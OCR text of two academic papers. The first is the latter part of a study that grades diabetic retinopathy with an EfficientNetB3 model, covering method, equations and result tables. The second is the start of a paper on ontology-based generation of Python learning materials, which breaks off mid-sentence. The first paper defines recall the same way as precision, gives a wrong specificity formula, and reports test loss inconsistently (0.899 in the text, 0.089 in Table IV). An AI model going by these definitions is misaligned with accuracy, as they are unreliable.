

Fig. 5. Description of a collected dataset for eye disease.

B. Data Pre-processing

After collecting the dataset, a pre-processing step was performed. As the size of the original image is very large (say, 3000 x 2000 pixels on average), therefore in the initial phase, all the images are resized to (320, 320, 3), i.e., (width, height, channel), before passing to the model. The size of the images is capable of avoiding feature loss and is suitable for efficient training of the proposed model. The illustration of the images after resizing is presented in Fig. 6. Afterward, the region of interest is identified, and circular cropping is applied to the dataset. It helps to remove the background area and enables the model to work on the specified region of interest without any significant information loss.

C. Data Augmentation

Data augmentation is also applied using Keras's image-data generator, which includes a zoom range of 0.3, a brightness range of 0.5, a rotation range of 360°, etc. The results achieved after applying the data augmentation are presented in Fig. 7. Moreover, to resolve the overfitting issue, the model loss was optimized using a learning rate of 1e-4 and decay of 1e-6.



Fig. 6. Images after pre-processing of eye diseases.



Fig. 7. Augmented images of eye diseases (after circular cropping).

D. Methods

CNN belongs to a specific class of neural networks that have been created to excel at recognizing and categorizing images, leading to impressive outcomes in this domain. Their ability to autonomously grasp intricate and endure attributes directly from the raw images sets CNN apart from conventional methods, eliminating the need for laborious manual feature extraction [50]–[53]. When applied to identifying different stages of DRY, CNN has demonstrated its superiority by delivering better results compared to traditional feature extraction techniques [54]–[59]. A standard CNN configuration primarily comprises: a) convolution layers, b) pooling layers, and c) fully connected layers. On the other hand, the ENB3 model is reported to be a strong and significantly advanced neural network model. It has a good compromise between computation and performance to make it an efficient model of choice for eye disease classification. ENB3 is a CNN architecture that reduces the size of the parameters by using the compound coefficient. Therefore, the depth, width, and resolution dimensions are uniformly scaled down, further increasing this state-of-the-art model's efficiency and accuracy.

The advantages of employing this CNN architecture are prominently leveraged within the proposed model. This architecture supplements the ENB3 model with additional neural network layers, which include global average pooling, dropout, and dense layers. These layers are augmented with the LR activation function, effectively addressing the challenge of inactive neurons that can arise during model training. In addition, hyperparameter optimization is carried out using the ReduceLROnPlateau technique. This improvement considerably boosts the proposed model from the aspect of accuracy and efficiency while reducing validation loss in each epoch of model training.

IV. Proposed Methodology

The successful execution of research endeavors rests upon a well-defined methodology. Therefore, the proposed EfficientNetB3_Model methodology work and architectural formulation are discussed in this section. By stacking the ENB3 model with multiple layers of deep neural networks using the LR activation function and the ReduceLROnPlateau technique, the model automatically classifies and grades the DRY's retinal FDI.

A. System Model

ENB3 is a CNN architecture that reduces the size of the parameters by using the compound coefficient. In this section, a step-by-step explanation of the model approach is provided.

Step 1: Resize all Images to (320, 320, 3), i.e., (width, height, channel)

Step 2: Identify the region of interest and create a circular crop around the image center, where all circles center on the x-axis.

$$Y^2.Y'^2 + Y^2 = R^2 \quad (1)$$

In the given context, Y denotes the y-axis and Y' represents the differentiation, and R represents the radius.

Step 3: Data Augmentation Phase:

The Keras Image data generator is utilized to apply data augmentation.

- ZoomRange - 0.3
- HorizontalFlip - True
- VerticalFlip - True
- BrightnessRange - (0.5, 2)
- RotationRange - 360º
- ZoomRange - (0.65, 1)

This phase significantly increases the data diversity.

Step 4: The ENB3 model was called, and the LR activation function was applied. The pre-processed images were passed as input for feature extraction.

Step 5: Fetch output from the final block of ENB3 and apply the two-dimensional Global Average Pooling (f_{Gavg}):

$$f_{Gavg}(x) = \frac{1}{N}\sum_{i=1}^{n} x_i \quad (2)$$

where, x is the vector consisting of activation values from a rectangular area of N pixels.

Step 6: A Dropout with a rate of 0.5 was added to the model.

$$y = activation\ (dot\ (input, kernel) + b)\ ^\circ m \quad (3)$$

where, output is represented by y, the activation function is represented by the keyword activation, inputs and weights of product represented by the dot, input data is represented by the input keyword, weights and bias are represented by kernel and bias represent the element-wise multiplication, m is the $Bernouli\ (p)$, and p is the dropout probability.

Step 7: Add BatchNormalization Layer

Step 8: A dense layer using the Sigmoid activation function is integrated for the interface.

$$z = activation\,(dot\,(input, kernel) + b) \quad (4)$$

$$Sigmoid(z_i) = \frac{1}{(1+exp^{-z})} \quad (5)$$

where, z_i represents the input vector.

Step 9: The model was compiled using the Adam optimizer, with a learning rate of 1e-4 and decay of 1e-6.

$$w_t = w_{t-1} - \delta \frac{M_t}{\sqrt{V_t}+\epsilon} \quad (6)$$

where, w is the model weight, δ is the step size, β_1 *and* β_2 are the hyperparameters, t is the time stamp, m is the mean, and v is the variance represented as:

$$M_t = {}^{m_t}/_{1-\beta_1^t} \quad (7)$$

$$V_t = {}^{v_t}/_{1-\beta_2^t} \quad (8)$$

Step 10: Apply the binary cross-entropy loss function L_{BCE}

$$L_{BCE} = -\frac{1}{out.size} \sum_{i=1}^{out.size} \hat{z_i} * \log z_i + (1 - z_i) * \log(1 - \hat{z_i}) \quad (9)$$

In the given context, $\hat{z_i}$ is the indicator of the ith scaler value in the model output, whereas z_i is the indicator of the appropriate corresponding target value, and out.size is the number that indicates the model output scalar values.

Step 11: Fine-tune the model by using ReduceLROnPlateau.

$$LR_i = init_{LR} * (\frac{mxt_{LR}}{init_{LR}})^{i/n} \quad (10)$$

where, $init_{LR}$ is-initial learning rate, mxt_{LR} -is the maximum learning rate, n-is the no. of iterations, and i-stands for i_{th} min-batch.

B. Architecture and Working

The proposed ENB3 model is formulated by stacking the EfficientNetB3 model and different deep neural network layers. A detailed illustration of the architecture is described in Fig. 8. In this, the ENB3 model weights are accessed using the TL concept. Therefore, rather than training a model from scratch, using pre-trained model weights highly increases the speed at which the model operates and minimizes the model's overall training time [60], [61].

Another thing that is used to stack the network structure is to add layers, which include global average pooling and dropout, batch normalization, and finally dense layers. These layers are incorporated with the LR activation function, which evades the problems of overfitting that generally occur during the model's training and helps achieve model generalization. Afterward, the model finetuning is performed using the ReduceLROnPlateau, which further improves the model validation loss during each epoch of model training.



Fig. 8. Proposed ENB3_model architecture.

V. Experimental Result Analysis

This research phase involved hands-on experimentation to classify and grade the DRY's retinal FDI automatically. Therefore, in this section, the experimental setup, performance metrics utilized to analyze the model authentication, and analysis of results are discussed.

A. Experimental Setup

The proposed model is run within the infrastructure of a 64-bit Windows operating system version 10 and with an installed memory of 16GB. A GPU has 2560 CUDA cores (NVIDIA Tesla T4) forms part of this computational setup. Moreover, Keras, a package of deep learning with TensorFlow at the backend, is used for the implementation work [62].

B. Performance Metrics

The performance of the suggested model is evaluated according to a set of accuracy, specificity, precision, recall, kappa value, and other performance metrics. These metrics are crucial for assessing the model's effectiveness in accurately classifying data and identifying potential areas for improvement. Eq. (11) to Eq. (15) represent these performance metrics, quantitatively measuring the model's performance.

$$Precision = \frac{TP}{(TP+FP)} \quad (11)$$

$$Recall\ (or\ Senstivity) = \frac{TP}{(TP+FP)} \quad (12)$$

$$Accuracy = \frac{(TP+TN)}{(TP+FN+TN+FP)} \quad (13)$$

$$F1\ Score = 2 * \frac{(Precision*Recall)}{(Precision+Recall)} \quad (14)$$

$$Specificity = \frac{(TN)}{(TN+TP)} \quad (15)$$

- TruePositive (TP) indicates that the instances are correctly classified to DRY stages, which means the results attained from the model and the results available in the training set are the same.
- TrueNegative (TN) indicates that the instances are correctly classified as No DRY, which means the patient has no disease, and the model result is also negative.
- FalsePositive (FP) or Type-1Error indicates that the patient has no DRY, but the result predicted by the model is positive.
- FalseNegative (FN) or Type-2Error indicates that the patient has DRY, but the result predicted by the model is negative.

C. Results and Discussion

This section compares different DRY disease stages predicted by the proposed model with normal eye scans. Furthermore, the results generated by the proposed model have been explained using the various performance metrics. Later, the outcome generated by the model is compared with other state-of-the-art models. The model performed excellently; however, future scans of DRY are recommended for validating the performance further, which can allow the proposed model to be used in a real-time situation. ENB3 is a CNN architecture that reduces the size of the parameters by using the compound coefficient. Therefore, the depth, width, and resolution dimensions are uniformly scaled down, further increasing this state-of-the-art model's efficiency and accuracy. The benefits of this CNN architecture are further employed significantly in the proposed model. In this architecture, some additional neural network layers, such as global average pooling, dropout, and dense layers, are stacked with the ENB3 model. Further, these layers are incorporated with the LR activation function to resolve dead neurons during the model training. Afterward, ReduceLROnPlateau performs the hyperparameter tuning. This improves the proposed model's accuracy, efficiency, and validation loss during each epoch of the model training. The model's training is done only for forty epochs, as no further improvement in the loss was observed later on. The results achieved by the proposed model are illustrated graphically in Fig.s 9, 10, and 11. The training accuracy and validation accuracy of the suggested model are depicted in Fig. 9. The learning path of the proposed model is explained through a curves graphically, and illustrates that the model has learned quite well and no overfitting occurred. The accuracy attained by the model is 94.2% during the training phase, which is outstanding compared to the results attained by different models in past studies. All performance measures and parameters relating to the ENB3 model have been described uniformly in Table II.

TABLE II. PARAMETRIC PERFORMANCE OF ENB3 MODEL

S. No	Performance Measure and Parameters	
1	Model	EfficientNetB3
2	Epochs	40
3	Accuracy	0.942
4	Sensitivity	0.958
5	Specificity	0.90
6	Precision	0.959
7	F1 Score	0.958
8	Kappa Value	0.874
9	Training Loss	0.149
10	Validation Accuracy	0.93
11	Validation Loss	0.176
12	Learning Rate	1.00E-04
13	Batch Size	32



Fig. 9. ENB3 Model training accuracy.

The training and validation losses of the ENB3 model are illustrated in Fig. 10. Moreover, the learning capability of the model is also shown through curves in this figure. In the figure shown, the training loss drops exponentially during the first ten epochs, after which the decline in loss becomes gradual. Similarly, there is an exponential drop in validation loss in the first twelve epochs, but the subsequent decrease in loss is gradual. The model loss came out to be 0.149 and 0.176 during training and validation, respectively. Hence, it concludes that the model learns quite efficiently.



Fig. 10. ENB3 Model training loss.

D. Analysis

Another significant criterion of the kappa score deals with understanding the behavior of the model. Owing to the highly imbalanced nature of data, it provides a more realistic picture of the model's performance. In Fig. 11, the kappa value score obtained at each epoch is plotted against the different epochs during the training of the model. After 40 epochs in training mode, the model achieved a kappa score of 0.874.



Fig. 11. ENB3 Model kappa score.

Furthermore, testing the model is another significant component to bring forth the performance of the suggested model in a real-time situation. The testing set's scans are then passed to the model in order to test the model. As the dataset is highly unbalanced and four different categories of DRY disease stages are present in the set, the class-wise performance evaluation results are described using the confusion matrix, as illustrated in Fig. 12.

The result of the confusion matrix clearly explained that the classification of all disease stages is done very efficiently by the ENB3 model. However, the model is slightly confused in predicting the DRY stages 2 and 3. The model tested on this test set has shown an accuracy of 96.67 % with a loss figure of 0.899. An explanation of the testing results is presented in Table III and IV.

Table V reveals the performance of the proposed model compared with existing models on DRY's detection [25]–[27].

A new method was introduced by Lin et al. [25] to improve DRY detection from retinal photographs by first converting them into entropy images. The study by Qummar et al. [4] presented a DL ensemble approach for DRY detection, which achieved good results. Shanthi et al. [26] proposed a modified AlexNet architecture for the classification of DRY images that outperformed previous methods. Another work takes up a modified AlexNet architecture with improved DRY image classification over previous studies. A classification system has been developed by Samah et al. [27] which diagnoses DRY using an enhanced image and CNN. The proposed study achieved remarkable results that portray the efficiency of the method proposed. Afterwards, the study by Liu et al. [22] which created a novel DL approach for DRY detection using a symmetric CNN. However, the result achieved from the proposed model shows that the ENB3 model surpasses the existing ensemble, non-ensemble, and state-of-the-art approaches. Broadly speaking, the work indicates the progress of the ENB3 method for detecting DRY stages accurately and efficiently. The results drawn by this study will provide insight into the formulation of reliable, effective diagnostic systems pertaining to DRY detection using the ENB3 model. Future research directions should continue to emerge through the exploration of upgrades to the methods for improved detection and diagnosis of DRY.

TABLE III. PARAMETRIC PERFORMANCE OF ENB3 MODEL ON TESTING DATA

Label	Precision	F1-Score	Recall	Support
0	0.99	0.99	0.99	357
1	0.55	0.64	0.78	54
2	0.82	0.79	0.77	224
3	0.55	0.4	0.31	54
4	0.53	0.64	0.81	32

TABLE IV. TESTING RESULTS OF EYE DISEASE CLASSIFICATION

Model	Accuracy	Loss	Sensitivity	Specificity	Precision	F1 Score
EfficientNetB3	0.967	0.089	0.972	0.944	0.988	0.979

TABLE V. COMPARISON OF RESULTS (MULTI-STAGE CLASSIFICATION OF DRY)

Authors	Proposed Model	Accuracy	Sensitivity	Specificity
Lin et al. (2018) [25]	CNN	85.10%	80.2%	87.2%
Qummar et al. (2019) [4]	DL Ensemble Models	80.80%	51.50%	86.72%
Shanthi et al. (2019) [26]	CNN & Modified Alexnet	93.1%	93.2%	93%
Samah et al. (2019) [27]	CNN	92.80%	Not Available	Not Available
Liu et al. (2021) [22]	Deep Symmetric CNN	93.60%	93.70%	92.50%
ENB3 (Proposed Model)		**94.20%**	**95.80%**	**90.00%**

VI. CONCLUSION AND FUTURE ASPECTS

A deep learning-based eye disease DRY's detection approach using the ENB3 model is presented in this study. The proposed model automatically classifies and grades the DRY's retinal FDI. The major setback of the various existing models is their lack of accuracy. In this study, some architectural changes have been employed in the existing ENB3 CNN model that enhanced the efficiency and enriched the accuracy of the DRY's stages classification by using the FDI. Therefore, initially using the concept of TL, the weights of the pre-trained ENB3 model are accessed, and later on, pre-processing techniques like dimensionality reduction with global average pooling and circular cropping have been incorporated with the LR activation function. Lastly, the model is fine-tuned by employing the ReduceLROnPlateau technique, which extracts significant high-level features. Moreover, this concept helps to reduce complexity, avoid overfitting in the model, and extract discriminant features from the DRY FDI. In addition, disease stages are predicted on an imbalanced Kaggle dataset to validate the proposed model's performance. The results achieved from the proposed model indicate that the model surpasses all existing ones, whether ensemble or non-ensemble, and includes state-of-the-art methods. The proposed model achieved up to 94.2 % and 96.7% classification accuracy while grading DRY's stages in the training and testing sets, respectively. Although the proposed work is an important milestone in this area, there are some limitations, like the potential for the model to suffer from interpretability issues. DL models are generally regarded as black boxes, making it challenging to understand how predictions actually form. Moreover, alternative approaches or models may achieve comparable or superior performance to the proposed method, which should be explored in future research.

FUNDING STATEMENT

This work was supported by the Deanship of Scientific Research, the Vice Presidency for Graduate Studies and Scientific Research, King Faisal University, Saudi Arabia under the project KFU251557.

Data Availability Statement: The data employed in the design and production cum layout of a manuscript is Available: https://www.kaggle.com/competitions/diabetic-retinopathy-detection/overview

Conflicts of Interest: The authors declare that they have no conflicts of interest to disclose in relation to this study.

Ontology-Based Automatic Generation of Learning Materials for Python Programming

Jawad Alshboul*, Erika Baksa-Varga
Faculty of Mechanical Engineering and Informatics, University of Miskolc, Hungary

***Abstract*—Learning materials in programming education are essential for effective instruction. This study introduces an ontology-based approach for automatically generating learning materials for Python programming. The method harnesses ontologies to capture domain knowledge and semantic relationships, enabling the creation of personalized, adaptive content. The ontology serves as a knowledge base to identify key concepts and resources and map them to learning objectives aligned with user preferences. The study outlines the design of a dual-module ontology: a general and a specific domain-specific concepts module. This design supports enhanced, tailored learning experiences, enhancing Python education by meeting individual needs and learning styles. The approach also increases the quality and uniformity of generated content, which can be reused for educational reasons. The system ensures alignment with reference materials by using BERT embeddings for a semantic similarity measurement, achieving a quality accuracy of 98.5%. It can be applied to improve Python education by providing personalized recommendations, hints, and problem-solution generation. Future developments could further support the functionality to strengthen teaching and learning outcomes in programming education, and it could expand to automated problem generation.**

Keywords*—Ontology; knowledge graph; learning material generation; domain knowledge; python

I. Introduction

Recently, knowledge graphs (KGs), as structured forms of knowledge representation, have attracted substantial research interests both in academia and industry from modern ontology views. Integrating educational technologies with KGs has an impressive influence on teaching and learning activities, especially in programming with Python. E-learning platforms provide students with tools to easily engage and receive ongoing feedback during the e-learning sessions [1].

KGs are crucial in optimizing the automation of ontology-based learning material generation. They support the organization, interrelation, and knowledge utilization in a particular field [2]. In Python programming, KGs can provide a definite delineation of the existing knowledge, relations, and entities [2]. Additionally, ontology-driven systems support more effective comprehension of the context and relations of various concepts, thus enabling more precise and thorough learning materials generation [2]. Adding KGs to the ontology-based automatic generation of educational materials improves the relevance of contents, personalization, interoperability, content reuse, and efficient knowledge capture [3]. KGs can efficiently organize and manage structural knowledge related to the Python programming language [3].

In the information age, one's programming capability is required in many professions, as accentuated by the availability of resources aimed at teaching and training in programming [4]. Designing high-quality learning materials for programming languages is difficult and requires substantial resources because of fragmentation in educational programming design, instructional programming expertise, and difficulty in adaptive personalization [5]. Nevertheless, computer-based automatic generation of instructional materials, especially ones based on ontological frameworks, can simplify this task significantly. This is done through the ALMG, which stands for automatic learning materials generation (ALMG), a relatively recent expansion in the most advanced educational technology [6]. Quizzes, study guides, and practice exercises, among other educational content, are now automatically generated with the help of artificial intelligence and machine learning algorithms [6]. This technology will assist educators in saving time and costs by generating particular and appealing materials for students [6]. Calmon et al. [7] describe the concept of an automated system of curriculum selection tailored to the student's requirements and preferences. This is done by utilizing machine learning concepts and data analysis techniques to enhance the effectiveness of educational content and formative processes of the student. It also encourages the idea of implementing automated curriculum generation to help educational institutions deliver and personalize learning while increasing student performance significantly. In their study, Xia et al. [8] propose a method for delivering adaptive networking learning material that meets these needs and preferences. The system itself is also based on machine learning algorithms and data analytics and uses them to determine the effectiveness of the educational content and activities. The study demonstrates how the concept of automated curriculum generation can help in the management of learning processes, as well as increase students' results in networking education.

One of the methods to represent domain models is through ontology-based representation [9]. Ontology offers a standardized vocabulary for domain modeling, including describing concepts in the domain, their properties, and their relationships [10]. Semantic understanding and knowledge representation enable ontology-based automatic learning materials generation for Python programming that produces resources like tutorials, code examples, exercises, and assessments. The development of an ontology for capturing Python programming concepts, relationships, and properties is used in this approach. It attempts to create learning materials based on the pedagogical requirements and learning objectives. The ontology-based approach further enables continuously

updating and refining the learning materials so they are in sync with Python programming environment changes [11].

Ontology-based automatic learning materials generation for Python programming is a highly efficient and scalable approach using structured knowledge presentation for automating educational content creation [5]. With this method, its learning materials remain consistent, high quality, and personalized, all while allowing for the efficient creation of various resources. Likewise, the existence of the ontologies makes the routines adaptable to changes in Python programming [12], i.e., updating the ontologies and automatically regenerating learning materials. Ontologies' automation saves educators and content creators time and effort and improves a deep semantic understanding of the Python programming domain for a better generation of learning materials [13].

Learning materials for Python programming education presents difficulties in providing scalable, high-quality, and personalized materials [14]. Creating them manually is time-consuming and may require catching up with the Python ecosystem. To resolve these, an automated approach requiring ontologies is needed. This work aims to develop a comprehensive ontology for Python programming, and design an ontology-based automatic learning materials generation system for Python education. However, this methodology can greatly improve Python programming learners' exposure and efficiency to educational resources. The authors also explain how the presented ontology-based system was designed and implemented and offer possible further development and implications of such a system.

Automated generation of learning materials in the context of Python programming education is critical for scalability, adaptation, personalization, consistency, efficiency, accessibility, research, and innovation [15]. It can help meet the growing demand for diverse, high-quality resources, adapt to ecosystem changes, and deliver personalized learning experiences. The ontology-based approach guarantees consistency in different educational materials, keeping them high quality. It reduces the time taken to create content for educators to be concerned with the pedagogical part. This also makes accessibility easier for a variety of learners with varying backgrounds and learning styles. Moreover, it can serve as research in educational technology artificial intelligence as well as semantic understanding for programming education, driving innovation in programming education.

This study discusses the potential benefits and limitations of ontology-based automatic learning materials generation in the context of programming languages. This approach takes advantage of the use of technologies like natural language processing, machine learning, and automated code generation in the ontologies framework that can potentially transform how tailored learning materials for programming languages are generated.

Then, the study will focus on the underlying technologies and methodologies of ontology-based automatic learning materials generation and information on how ontologies can be utilized to represent domain knowledge and the automated generation of educational content is presented. Furthermore, the study builds up on the implications of ontology-based automatic learning materials generation for education and training to discuss to what extent such systems could improve the access to and efficiency of programming language instruction. This will also review the challenges and limitations of this approach and future directions in research and development in this emerging field. This exploration serves to help understand the possibilities of generating ontology-based automatic learning materials on programming languages and how it may shape how we teach Programming education and training.

The main objectives of this study are to design a new ontology-based framework that illustrates Python programming concepts and their interconnections and to develop a system capable of automatically generating learning materials—specifically quizzes—that reflect those Python programming concepts and their relationships. The study is organized as follows: an introduction is provided in Section I, and Section II presents the related work. Section III shows an ontology-based approach to producing learning material, while the Section IV shows the allied knowledge model for the domain-specific concepts. Section V implements the proposed model, followed by Section VI, which validates and evaluates the proposed ontology-based model. Results and discussion are presented in VII and VIII sections, followed by a conclusion in the Section IX, emphasizing the practical implications of the proposed model.

II. Related Work

Effective instruction in programming education requires learning materials. They include textual and visual content, interactive exercises, tutorials, real-world examples, assessment tools, and personalized adaptation. The textual content includes explanations, code examples, and problems to solve. Interactive exercises provide hands-on experience and reinforce learning. Tutorials provide step-by-step guidance, while real-world examples demonstrate practical application. Assessment tools gauge students' understanding and progress. The aim is to offer comprehensive, accessible, and engaging resources that enable different learning methods, involve much hands-on practice, and be connected with real-world applications. One major area of study in computer science and software development is programming languages. Methods for programming concept teaching need to be effective. Interest development question generation techniques for programming languages can provide a promising avenue, creating a large number of practice questions. These can help to reiterate the learner's understanding and assess his or her knowledge [16]. In [14], the author applied ontology to develop a question-generation approach for programming concepts.

Several studies have investigated the possibility of automatic generation of learning materials and their positive impact on enhancing student engagement and learning outcomes. Vergara et al. [17] demonstrated that AI-generated personalized learning materials increased students' motivation and performance in mathematics courses. Liu et al. [4] also pointed out how AI-powered content creation tools can assist educators in saving time and resources by automating the task of creating quizzes and associated worksheets, for example.

Generating automatic learning materials allows students with varied learning requirements to have personalized learning experiences served to them. Lin et al. [18] extend the literature by examining if there is a relationship between student engagement and learning outcomes in a cyber-flipped course. It examines the effects of engagement (measured as online activities) on academic performance. The study also finds a positive direction correlation between the student's engagement and final grades, highlighting the value of active participation and interaction of the students with the course materials in an environment set for blended learning.

Over the years, countless researchers have attempted to draw insights from generating learning materials and using ontologies in the educational domain to automatically create and present learning materials and knowledge frameworks. Although educational settings utilize ontologies to improve the personalization of learning experiences, they are not sufficiently advanced. Content is organized into ontologies, and the learner profiles and learning material interoperability are enabled [5]. Dynamic adaptation is provided by integrating them with learning management systems [5]. In [19], the authors propose an intelligent system based on ontology to automate tasks like course scheduling, student enrolment, and academic advising. This system is intended to provide the benefits of better efficiency and accuracy by capturing and representing said domain knowledge in a structured format. It automates tasks like personalized schedule of course schedules, matching students to advisors, and updating real-time course availability. This is beneficial in improving decision-making, reducing administrative burden, and enhancing the student experience. William and Joselin [5] discuss how ontologies can be leveraged to enhance the personalization of learning in educational environments. They are saying that traditional one-size-fits-all is not working for every learner and that personalized learning is improving the engagement and performance of the students. Ontology-based knowledge representation is discussed, and potential challenges and limitations are presented, which will help guide future research.

In [13], the authors introduces a method of constructing structured knowledge graphs based on word embeddings. To extract and represent educational concepts from textual resources, the authors employ natural language processing and machine learning methods. This method automatically captures semantic relationships between concepts, extracts unstructured data, and helps define references such as prerequisite, hierarchy, and relatedness. Finally, the study addresses the effectiveness of the method to build educational knowledge graphs and the potential benefits for use in educational content with structured and interconnected content. As Stephen [1] discussed, they use large language models such as GPT-3 to automatically generate computer science (CS) learning materials. The technique produces content related to various CS topics, such as programming languages, algorithms, and data structures. It can be tailored to cater to different learning levels as well as styles. The study also assesses the quality, relevance, and coherence of the generated materials. This could provide innovative approaches to improve computer science learning and educational resources. Flanagan et al. [20] propose using natural language processing and machine learning to extract and structure content from educational resources such as textbooks, lecture notes, or online articles. In order to define the content elements and link them to different levels of learning objectives, machine learning algorithms are used to categorize and link content elements. The study also evaluates the accuracy, completeness, and appropriateness of the generated content models for digital learning environments. In [21], the author discusses the construction of a knowledge graph for an Australian school science course. The study focuses on 